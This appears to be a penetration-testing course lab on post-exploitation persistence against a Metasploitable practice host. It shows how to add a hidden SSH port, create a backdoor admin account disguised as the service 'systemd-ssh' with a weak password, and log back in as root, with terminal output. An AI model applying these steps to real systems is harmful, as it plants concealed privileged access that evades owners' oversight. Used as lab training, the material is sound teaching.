


Activity File: Persistence

- In this activity, you will continue to play the role of a pen tester conducting an engagement on MegaCorpOne.
- In the previous activity, you accessed the shadow file and cracked several passwords in it.
- You will now conduct the post-exploitation task of persistence by adding an additional port for the SSH service to listen on and then opening the port on a firewall.
- Then, you will create a privileged account to SSH to your new hidden port, so that you can reaccess your target.

Reminder: Ensure that you are performing the activities on the target machine and not your own assessment machine! This means you should be SSH'd in, or have a reverse/Meterpreter shell into the target.

⚠️ **Reminder** - Don't forget to save your findings, as you will add them to your report!

Instructions

1. On the target host, read the top 10 lines of the SSH config file, located at `/etc/ssh/sshd_config`, and identify the line where a port is specified.


2. Using Nano, edit the file to add an additional port, 10022. (You must `sudo` to do this or be root.)


    - Due to this machine having limited services, you must restart it to restart the SSH service. Restart the machine via `sudo reboot`.
3. Now, create a new backdoor account. To remain inconspicuous, name this account so that it appears as if it's a service. Create a new account named "systemd-ssh", with the password "password", and then add it to the admin group.

4. Confirm that the new account works by SSHing from your machine to the target host over port 10022 as the new user you created.

    - Use the following command to ssh with a different port:

```
ssh -oHostKeyAlgorithms=+ssh-rsa -p 10022 systemd-ssh@ipaddress
```





```
msfadmin@metasploitable:~$ sudo adduser systemd-ssh
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
The home directory `/home/systemd-ssh' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$ sudo usermod -G admin systemd-ssh
msfadmin@metasploitable:~$ id systemd-ssh
uid=1003(systemd-ssh) gid=1003(systemd-ssh) groups=1003(systemd-ssh),112(admin)
```

```
┌──(root💀kali)-[~/Desktop]
└─# ssh -oHostKeyAlgorithms=+ssh-rsa -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

systemd-ssh@metasploitable:~$ sudo su
[sudo] password for systemd-ssh:
root@metasploitable:/home/systemd-ssh#
```